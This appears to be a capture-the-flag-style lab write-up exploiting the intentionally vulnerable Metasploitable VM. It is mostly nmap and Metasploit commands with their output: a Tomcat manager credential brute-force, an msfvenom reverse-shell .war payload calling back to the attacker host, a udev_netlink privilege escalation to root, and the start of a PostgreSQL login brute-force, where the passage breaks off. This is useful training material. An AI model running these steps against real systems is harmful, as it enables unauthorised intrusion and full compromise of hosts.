Port exploitation on Metasploitable


Scanning ports with nmap

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-24 08:12 EDT
Stats: 0:01:16 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 08:14 (0:00:02 remaining)
Nmap scan report for 192.168.1.165
Host is up (0.00058s latency).
Not shown: 65505 closed ports
PORT     STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.209
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHAN
CEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceNa
me=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2021-10-24T12:15:34+00:00; +1s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|_    SSL2_DES_64_CBC_WITH_MD5
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
```

```
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      46204/udp   mountd
|   100005  1,2,3      48897/tcp   mountd
|   100021  1,3,4      33657/tcp   nlockmgr
|   100021  1,3,4      50862/udp   nlockmgr
|   100024  1          53975/udp   status
|_  100024  1          60725/tcp   status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, Speaks41ProtocolNew, SupportsTransactions, SwitchToSSLAfterHa
ndshake, LongColumnFlag, SupportsCompression, ConnectWithDatabase
|   Status: Autocommit
|_  Salt: '2f,G^'FgVY;\=Z.v*iU
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceNa
me=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2021-10-24T12:15:34+00:00; +1s from scanner time.
5900/tcp  open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
| irc-info:
|   users: 2
|   servers: 1
|   lusers: 2
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:15:09
|   source ident: nmap
|   source host: 3D5AE44A.78DED367.FFFA6D49.IP
|_  error: Closing Link: rejhrdlmj[192.168.1.209] (Quit: rejhrdlmj)
6697/tcp  open  irc         UnrealIRCd (Admin email admin@Metasploitable.LAN)
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
```

```
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
33657/tcp open  nlockmgr    1-4 (RPC #100021)
48897/tcp open  mountd      1-3 (RPC #100005)
59614/tcp open  java-rmi    GNU Classpath grmiregistry
60725/tcp open  status      1 (RPC #100024)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cp
e:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h00m01s, deviation: 2h00m01s, median: 0s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2021-10-24T08:15:26-04:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 159.47 seconds
```

Port 8180 - Apache Tomcat5.5



In order to be able to access the Tomcat Manager we need to find the user and the password for it.

Using Metasploit we searched for tomcat exploits and we chose this one:


```
   22  auxiliary/scanner/http/tomcat_mgr_login                          normal     No     Tomcat Applica
tion Manager Login Utility
```

Setting options


```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > setg RHOST 192.168.1.165
RHOST ⇒ 192.168.1.165
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT ⇒ 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set LHOST 192.168.1.209
LHOST ⇒ 192.168.1.209
msf6 auxiliary(scanner/http/tomcat_mgr_login) > options
```

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                Required  Description
   ----              ---------------                --------  -----------
   BLANK_PASSWORDS   false                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                          no        Try each user/password couple stored in the current d
                                                              atabase
   DB_ALL_PASS       false                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                          no        Add all users in the current database to the list
   PASSWORD                                         no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framewor no        File containing passwords, one per line
                     k/data/wordlists/tomcat_mgr_de
                     fault_pass.txt
   Proxies                                          no        A proxy chain of format type:host:port[,type:host:por
                                                              t][ ... ]
   RHOSTS                                           yes       The target host(s), see https://github.com/rapid7/met
                                                              asploit-framework/wiki/Using-Metasploit
   RPORT             8180                           yes       The target port (TCP)
   SSL               false                          no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                          yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html                  yes       URI for Manager login. Default is /manager/html
   THREADS           1                              yes       The number of concurrent threads (max one per host)
   USERNAME                                         no        The HTTP username to specify for authentication
   USERPASS_FILE     /usr/share/metasploit-framewor no        File containing users and passwords separated by spac
                     k/data/wordlists/tomcat_mgr_de           e, one pair per line
                     fault_userpass.txt
   USER_AS_PASS      true                           no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framewor no        File containing users, one per line
                     k/data/wordlists/tomcat_mgr_de
                     fault_users.txt
   VERBOSE           true                           yes       Whether to print output for all attempts
   VHOST                                            no        HTTP server virtual host
```


Next thing is running the exploit



And as we can see it found a successful login with USER tomcat PASSWORD tomcat ...and now we re in.




We can t let that Deploy button unused so using msfvenom we ll make a .war payload.




I searched for the server info and it s a linux (i386) with a 32 bit architecture, so when we re making the payload we should take that into consideration too


```
└─$ msfvenom -l payloads | grep "linux/x86"
    linux/x86/adduser                                   Create a new user with UID 0
    linux/x86/chmod                                     Runs chmod on specified file with specified mode
    linux/x86/exec                                      Execute an arbitrary command or just a /bin/sh shell
    linux/x86/meterpreter/bind_ipv6_tcp                 Inject the mettle server payload (staged). Listen for an IPv6
connection (Linux x86)
    linux/x86/meterpreter/bind_ipv6_tcp_uuid            Inject the mettle server payload (staged). Listen for an IPv6
connection with UUID Support (Linux x86)
    linux/x86/meterpreter/bind_nonx_tcp                 Inject the mettle server payload (staged). Listen for a conne
tion
    linux/x86/meterpreter/bind_tcp                      Inject the mettle server payload (staged). Listen for a conne
tion (Linux x86)
    linux/x86/meterpreter/bind_tcp_uuid                 Inject the mettle server payload (staged). Listen for a conne
tion with UUID Support (Linux x86)
    linux/x86/meterpreter/find_tag                      Inject the mettle server payload (staged). Use an establishe
connection
    linux/x86/meterpreter/reverse_ipv6_tcp              Inject the mettle server payload (staged). Connect back to at
acker over IPv6
    linux/x86/meterpreter/reverse_nonx_tcp              Inject the mettle server payload (staged). Connect back to th
 attacker
    linux/x86/meterpreter/reverse_tcp                   Inject the mettle server payload (staged). Connect back to th
 attacker
```

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.209 LPORT=4444 -f war -o apache.war
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of war file: 1580 bytes
Saved as: apache.war
```



adqcgukpy.jsp





python -c 'import pty; pty.spawn("/bin/bash");'

```
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.209
LHOST ⇒ 192.168.1.209
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.209:4444
[*] Sending stage (984904 bytes) to 192.168.1.165
[*] Meterpreter session 1 opened (192.168.1.209:4444 → 192.168.1.165:37241) at 2021-10-24 08:52:30 -0400

meterpreter >
```

```
meterpreter > guid
[+] Session GUID: 2933c7a3-92f2-4f8d-9684-630381363503
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > shell
Process 4978 created.
Channel 1 created.
whoami
tomcat55
python -c 'import pty; pty.spawn("/bin/bash");

'
tomcat55@metasploitable:/$ ls
ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
tomcat55@metasploitable:/$ ls -l
ls -l
```

```
meterpreter > cd ..
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use udev_netlink
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp

Matching Modules
================

   #  Name                                Disclosure Date  Rank   Check  Description
   -  ----                                ---------------  ----   -----  -----------
   0  exploit/linux/local/udev_netlink    2009-04-16       great  No     Linux udev Netlink Local Privilege Escalation


Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/local/udev_netlink

[*] Using exploit/linux/local/udev_netlink
msf6 exploit(linux/local/udev_netlink) > options

Module options (exploit/linux/local/udev_netlink):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   NetlinkPID                   no        Usually udevd pid-1.  Meterpreter sessions will autodetect
   SESSION                      yes       The session to run this module on.


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.209    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

```
msf6 exploit(linux/local/udev_netlink) > set SESSION 1
SESSION => 1
msf6 exploit(linux/local/udev_netlink) > sessions -i

Active sessions
===============

  Id  Name  Type                   Information                            Connection
  --  ----  ----                   -----------                            ----------
  1         meterpreter x86/linux  tomcat55 @ metasploitable (uid=110, gid  192.168.1.209:4444 -> 192.168.1.165:3724
                                   =65534, euid=110, egid=65534) @ metasp.  1 (192.168.1.165)
                                   .
```

```
msf6 exploit(linux/local/udev_netlink) > exploit

[*] Started reverse TCP handler on 192.168.1.209:4444
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2384
[+] Found netlink pid: 2383
[*] Writing payload executable (207 bytes) to /tmp/ehMFAHcSzW
[*] Writing exploit executable (1879 bytes) to /tmp/sTIQzyFete
[*] chmod'ing and running it...
[*] Sending stage (984904 bytes) to 192.168.1.165
[*] Meterpreter session 2 opened (192.168.1.209:4444 -> 192.168.1.165:57898) at 2021-10-24 10:00:51 -0400
```

```
meterpreter > guid
[+] Session GUID: 5d3acb63-3c71-495c-95c0-9e4154603c52
meterpreter > shell
Process 5204 created.
Channel 1 created.
whoami
root
ls home
ftp
msfadmin
service
user
```

Port 5432 - postgresql

```
msf6 exploit(linux/local/udev_netlink) > search postgre

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check
   -   ----                                                  ---------------  ----       -----
   0   auxiliary/server/capture/postgresql                                    normal     No
apture: PostgreSQL
   1   post/linux/gather/enum_users_history                                   normal     No
r History
   2   exploit/multi/http/manage_engine_dc_pmp_sqli          2014-06-08       excellent  Yes
ktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
   3   exploit/windows/misc/manageengine_eventlog_analyzer_rce  2015-07-11       manual     Yes
ntLog Analyzer Remote Code Execution
   4   auxiliary/admin/http/manageengine_pmp_privesc         2014-11-08       normal     Yes
sword Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
   5   auxiliary/analyze/crack_databases                                      normal     No
: Databases
   6   exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20       excellent  Yes
FROM PROGRAM Command Execution
   7   exploit/multi/postgres/postgres_createlang            2016-01-01       good       Yes
E LANGUAGE Execution
   8   auxiliary/scanner/postgres/postgres_dbname_flag_injection                normal     No
ase Name Command Line Flag Injection
   9   auxiliary/scanner/postgres/postgres_login                                normal     No
 Utility
   10  auxiliary/admin/postgres/postgres_readfile                               normal     No
r Generic Query
   11  auxiliary/admin/postgres/postgres_sql                                    normal     No
r Generic Query
   12  auxiliary/scanner/postgres/postgres_version                              normal     No
on Probe
   13  exploit/linux/postgres/postgres_payload               2007-06-05       excellent  Yes
inux Payload Execution
   14  exploit/windows/postgres/postgres_payload             2009-04-10       excellent  Yes
```

```
msf6 exploit(linux/local/udev_netlink) > use 9
msf6 auxiliary(scanner/postgres/postgres_login) > options

Module options (auxiliary/scanner/postgres/postgres_login):

   Name              Current Setting                Required  Description
   ----              ---------------                --------  -----------
   BLANK_PASSWORDS   false                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                              yes       How fast to bruteforce, from 0 to 5
   DATABASE          template1                      yes       The database to authenticate against
   DB_ALL_CREDS      false                          no        Try each user/password couple stored in the current d
                                                              atabase
   DB_ALL_PASS       false                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                          no        Add all users in the current database to the list
   PASSWORD                                         no        A specific password to authenticate with
   PASS_FILE         /usr/share/metasploit-framewor no        File containing passwords, one per line
                     k/data/wordlists/postgres_defa
                     ult_pass.txt
   Proxies                                          no        A proxy chain of format type:host:port[,type:host:por
                                                              t][ ... ]
   RETURN_ROWSET     true                           no        Set to true to see query result sets
